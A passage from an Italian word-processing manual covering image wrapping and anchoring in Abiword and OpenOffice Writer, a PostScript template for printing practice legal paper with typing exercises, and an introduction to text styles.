
Figura 537.3. Si vedono tre oggetti: quello che appare alla sinistra prevede uno scorrimento del testo sulla destra; quello al centro prevede uno scorrimento da entrambi i lati; quello a destra prevede uno scorrimento del testo a sinistra.

Come si vede dalla figura, quando un oggetto prevede lo scorrimento da un lato solo, dall'altro lato, anche se non c'è nulla, rimane dello spazio vuoto. Quando si sposta l'oggetto manualmente, ma si desidera sempre che il testo scorra da uno dei lati, può essere conveniente lasciare che la scelta di questo lato avvenga dinamicamente (automaticamente).

Figura 537.4. Abiword: `Formato`, `Immagine`; dettaglio della scelta del tipo di scorrimento del testo attorno all'immagine.

Define Text Wrapping

- ○ Image placed in-line (no text wrapping)
- ○ Image floats above text
- ○ Text wrapped to the Right of the Image
- ○ Text wrapped to the Left of the Image
- ◉ Text wrapped on both sides of the Image





Figura 537.5. OpenOffice Writer: `Formato`, `Cornice`, `Scorrimento`, oppure `Formato`, `Immagine`, `Scorrimento`, a seconda del tipo di oggetto.

Tipo | Extra | **Scorrimento** | Hyperlink | Bordo | Sfondo | Macro

Predefiniti

Senza   Prima   Dopo   Parallelo


Attraverso   Dinamico

Distanze

Sinistra	0,00cm
Destra	0,00cm
In alto	0,00cm
Basso	0,00cm

Opzioni

- ☐ Primo paragrafo
- ☐ Attraverso trasparente
- ☐ Contorno
- ☐ Solo esterno

OK | Annulla | ? | Ripristina

537.2 Ancoraggio

Quando si inseriscono degli oggetti in un documento, occorre stabilire in che modo questi vengono fissati allo stesso. Di solito si distinguono tre casi: l'ancoraggio alla pagina, al paragrafo o a un certo carattere. In pratica, a seconda di ciò che si prende come riferimento, l'immagine potrebbe spostarsi per adattarsi alle variazioni che si apportano al documento.

OpenOffice Writer considera in modo particolare l'ancoraggio di un'immagine come carattere. In pratica, quanto descritto a questo proposito nella sezione dedicata allo scorrimento, viene trattato da OpenOffice come parte del problema dell'ancoraggio.

Figura 537.6. Abiword: `Formato`, `Immagine`; dettaglio della scelta del tipo di ancoraggio dell'immagine.

Define Image Placement
Position relative to nearest paragraph
Position relative to its Column
Position relative to its Page





Figura 537.7. OpenOffice Writer: `Formato`, `Ancoraggio`.

Ancoraggio
Scorrimento
Allineamento
Disponi
Rispecchia
Raggruppa

Alla pagina
Al paragrafo
Al carattere
Come carattere
Alla cornice

Capitolo 538

Carta legale

Alcuni tipi di documento vanno redatti utilizzando della carta speciale, predisposta appositamente con margini e righe segnati. In questi casi si dice che il tale documento deve essere redatto «in carta legale». I modelli dei fogli adatti per la scrittura di documenti di questo tipo possono essere predisposti per la scrittura manuale o a macchina da scrivere, oppure per l'inserimento in una stampante. A seconda dei casi, i margini esatti possono variare leggermente, così come la spaziatura tra le righe, pertanto, a seconda della carta disponibile effettivamente, occorre adattare le misure del proprio documento elettronico.

Figura 538.1. Aspetto del modello didattico di carta «uso bollo», da usare per le esercitazioni.

538.1 Modello didattico

Per facilitare le esercitazioni di scrittura di documenti destinati alla stampa su carta legale, viene proposto un modello stampabile per un foglio A4, che simula la carta di questo tipo. Questo modello va stampato con la stessa stampante che si usa poi per stampare le esercitazioni, perché ogni stampante introduce un piccolo sfasamento dell'immagine, che così rimarrebbe uniforme.

Figura 538.2. Sorgente del modello didattico di carta «uso bollo», da usare per le esercitazioni.

```
%!PS-Adobe-2.0
%%DocumentPaperSizes: a4
%%EndComments
%%EndProlog
%
% Modello di foglio per bollato per la carta A4.
```

```
%
%%Page: 1 1
%
% Definizione dell'unità «cm».
%
/cm { 28.34645 mul } bind def
%
% Definizione dell'utilizzo dell'unità «cm».
%
1 cm dup scale
%
% Spessore delle linee (1/50 di cm, pari a 0,2 mm).
%
1 50 div setlinewidth
%
% Dichiara le intenzioni.
%
/Helvetica findfont 00.30 scalefont setfont
03.00  00.80  moveto (modello di carta legale per uso didattico) show
%
% Traccia le linee verticali dei margini.
%
02.50  00.00  moveto  02.50  29.70  lineto stroke
16.00  00.00  moveto  16.00  29.70  lineto stroke
%
% Traccia le linee orizzontali.
%
00.00  01.20  moveto  21.00  01.20  lineto stroke
00.00  02.20  moveto  21.00  02.20  lineto stroke
00.00  03.20  moveto  21.00  03.20  lineto stroke
00.00  04.20  moveto  21.00  04.20  lineto stroke
00.00  05.20  moveto  21.00  05.20  lineto stroke
00.00  06.20  moveto  21.00  06.20  lineto stroke
00.00  07.20  moveto  21.00  07.20  lineto stroke
00.00  08.20  moveto  21.00  08.20  lineto stroke
00.00  09.20  moveto  21.00  09.20  lineto stroke
00.00  10.20  moveto  21.00  10.20  lineto stroke
00.00  11.20  moveto  21.00  11.20  lineto stroke
00.00  12.20  moveto  21.00  12.20  lineto stroke
00.00  13.20  moveto  21.00  13.20  lineto stroke
00.00  14.20  moveto  21.00  14.20  lineto stroke
00.00  15.20  moveto  21.00  15.20  lineto stroke
00.00  16.20  moveto  21.00  16.20  lineto stroke
00.00  17.20  moveto  21.00  17.20  lineto stroke
00.00  18.20  moveto  21.00  18.20  lineto stroke
00.00  19.20  moveto  21.00  19.20  lineto stroke
00.00  20.20  moveto  21.00  20.20  lineto stroke
00.00  21.20  moveto  21.00  21.20  lineto stroke
00.00  22.20  moveto  21.00  22.20  lineto stroke
00.00  23.20  moveto  21.00  23.20  lineto stroke
00.00  24.20  moveto  21.00  24.20  lineto stroke
00.00  25.20  moveto  21.00  25.20  lineto stroke
%
```

```
showpage
%%Trailer
%%EOF
```

538.2 Impaginazione

In base al modello presentato nella sezione precedente, l'impaginazione del testo richiede le caratteristiche seguenti:

Parametro	Valore
margine sinistro	2,70 cm
margine destro	5,30 cm
margine superiore	3,50 cm
margine inferiore	1,00 cm
interlinea fissa	1,00 cm

Nel caso di misure da esprimere in punti tipografici (PostScript), i valori si convertono nel modo seguente:

Parametro	Valore
margine sinistro	76,54 punti
margine destro	150,24 punti
margine superiore	99,21 punti
margine inferiore	28,35 punti
interlinea fissa	28,35 punti

538.3 Esercizio

Si scriva la richiesta seguente, seguendo il più possibile l'esempio. Il carattere tipografico utilizzato qui è precisamente il «FreeMono», con corpo di 12 punti tipografici (PostScript), ma in mancanza di questo carattere particolare, se ne può usare un altro di tipo dattilografico (a spaziatura uniforme), con un corpo simile.

```
Al Magnifico Rettore dell'università degli studi,
via Belenzani, 12, 38100 Trento
La sottoscritta, Martina Calpurnia, nata a Treviso
il 12 dicembre 1969, residente a Ponzano Veneto
(TV) C.A.P. 31050, in via delle sorgenti n. 1,
avendo conseguito l'abilitazione all'esercizio
della professione di dottore commercialista nella
prima sessione dell'anno 2002
                       chiede
il rilascio del certificato sostitutivo del diploma
di abilitazione all'esercizio della professione di
dottore commercialista.
Trento, 12 dicembre 2002
                                 Martina Calpurnia
```

modello di carta legale per uso didattico

Come si vede, dal momento che il testo deve adeguarsi ai margini orizzontali, viene usato un allineamento simultaneo a sinistra e a destra, con l'introduzione automatica degli spazi necessari tra le parole. Evidentemente, la parola '`chiede`' viene centrata e resa con un carattere più scuro, mentre il nome in calce della scrivente, appare allineato a destra.

Per accertare la correttezza dell'impaginazione, il documento va stampato mettendo nella stampante la carta preparata in precedenza con il modello mostrato all'inizio del capitolo.

538.4 Verifica

Si scriva il testo seguente, simulando la forma richiesta per la scrittura in carta legale. Il testo può scorrere anche in modo leggermente differente, purché la forma rimanga sostanzialmente la stessa. La stampa va fatta usando la carta predisposta con il modello presentato all'inizio del capitolo. Si presentino due versioni, una con carattere dattilografico, l'altra con un carattere a spaziatura proporzionale, sobrio, con un corpo un po' più grande.

```
Alla Provincia di Cuneo, settore provinciale
agricoltura, corso Dante 19, 12100 Cuneo
Il sottoscritto Tizio Tizi, nato a Cuneo il 01
gennaio 1980, residente in Cuneo, via tartufaia 11,
telefono 123456789
                    chiede
a codesto settore di ottenere il rinnovo del
tesserino di idoneità alla raccolta dei tartufi
numero 123456789, rilasciato il 01 gennaio 2007.
Cuneo, 01 gennaio 2008
                                      Tizio Tizi
```

Alla Provincia di Cuneo, settore provinciale agricoltura, corso Dante 19, 12100 Cuneo

Il sottoscritto Tizio Tizi, nato a Cuneo il 01 gennaio 1980, residente in Cuneo, via tartufaia 11, telefono 123456789

chiede

a codesto settore di ottenere il rinnovo del tesserino di idoneità alla raccolta dei tartufi numero 123456789, rilasciato il 01 gennaio 2007.

Cuneo, 01 gennaio 2008

Tizio Tizi

Capitolo 539

Stili e indici

Le caratteristiche legate al paragrafo, al testo, ma a volte anche ad altri componenti di un documento, possono essere uniformate attraverso la definizione di ***stili***. Ogni stile ha un nome e a questo vengono associate delle caratteristiche, a cui si vuole fare riferimento in modo complessivo. Quando un «oggetto» del documento viene associato a uno stile, le caratteristiche di quell'oggetto vengono conformate a tutte quelle dello stile relativo; quando poi le caratteristiche di un certo stile vengono modificate, tutti gli oggetti che vi sono associati ereditano simultaneamente questi cambiamenti.

Figura 539.1. Associazione di tre stili ad altrettanti componenti tipi di componenti del documento.






Figura 539.2. Modifica di uno stile e adattamento simultaneo di tutti i componenti che vi sono associati.

539.1 Competenze

Gli stili dei programmi di scrittura visuale sono associati a un certo contesto e generalmente si considerano almeno il paragrafo e il testo lineare. Uno stile riferito al paragrafo riguarda un paragrafo nel suo insieme e può definire anche le caratteristiche del carattere, ma di tutto il paragrafo; uno stile riferito al testo lineare riguarda una porzione di testo, come eccezione rispetto alle caratteristiche generali del paragrafo.

Figura 539.3. Stile del carattere applicato come eccezione dello stile complessivo del paragrafo.

stili
intestazione
corpo
nota
enfatizzato

Titolo bla bla bla

Bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla


Altro titolo bla bla

Bla bla bla bla ***bla bla bla bla bla bla***
bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla

Nota particolare bla bla bla
bla bla bla bla bla bla

Bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla

Se si applicano modifiche al paragrafo o al testo in modo diretto, senza l'uso di uno stile particolare, queste vengono considerate come un'eccezione ulteriore. In pratica si crea una sovrapposizione di definizioni, dove quanto rimane in superficie è ciò che conta per la composizione finale.

modifiche dirette
stile del testo
stile del paragrafo

A seconda del programma usato per la scrittura, l'attribuzione di uno stile può eliminare o conservare le modifiche dirette già apportate. Per esempio, l'attribuzione di uno stile riferito al testo potrebbe rimanere subordinato alla presenza di una modifica esplicita, già effettuata, su quella stessa porzione. Pertanto, **quando si intendono usare gli stili**, per evitare complicazioni, **è meglio evitare completamente la modifica diretta delle caratteristiche dei paragrafi e del testo, usando per questo esclusivamente gli stili**.

Il problema appena descritto riguarda particolarmente OpenOffice Writer, il quale però offre una funzione apposita per riportare il testo allo stato «normale», ovvero quello che prescriverebbe lo stile: `Formato`, `Formattazione standard`. Eventualmente si può ottenere anche con la combinazione di tasti [*Ctrl Maiuscole Spazio*].

Quando si devono sovrapporre stili riferiti al testo, rispetto a uno stile riferito al paragrafo, è sempre necessario applicare gli stili del testo dopo quello riferito al paragrafo, perché ci sono programmi che con l'attribuzione dello stile del paragrafo azzerano gli stili per il testo preesistenti. D'altro canto, per ottenere un buon risultato con il minimo impegno possibile, conviene limitare il più possibile l'uso di stili che modificano solo piccole porzioni di testo.

539.2 Stili predefiniti

I programmi di scrittura visuale che gestiscono gli stili, si presentano inizialmente con un insieme di stili predefinito, con nomi più o meno intuitivi. Generalmente è possibile attribuire lo stile selezionandolo da un menù che fa parte degli strumenti posti in evidenza.

Figura 539.5. Abiword: Selezione di uno stile dal menù presente negli strumenti principali.






Figura 539.6. OpenOffice Writer: Selezione di uno stile dal menù presente negli strumenti principali.

Per ottenere un menù completo in una finestra separata, sempre disponibile, va richiamato lo «stilista». Nelle figure successive si vede Abiword e OpenOffice Writer, ognuno con il proprio stilista in evidenza.

Figura 539.7. Abiword: `Strumenti`, `Stilista`. Per selezionare una voce dallo stilista, occorre un clic doppio con il primo tasto del mouse.


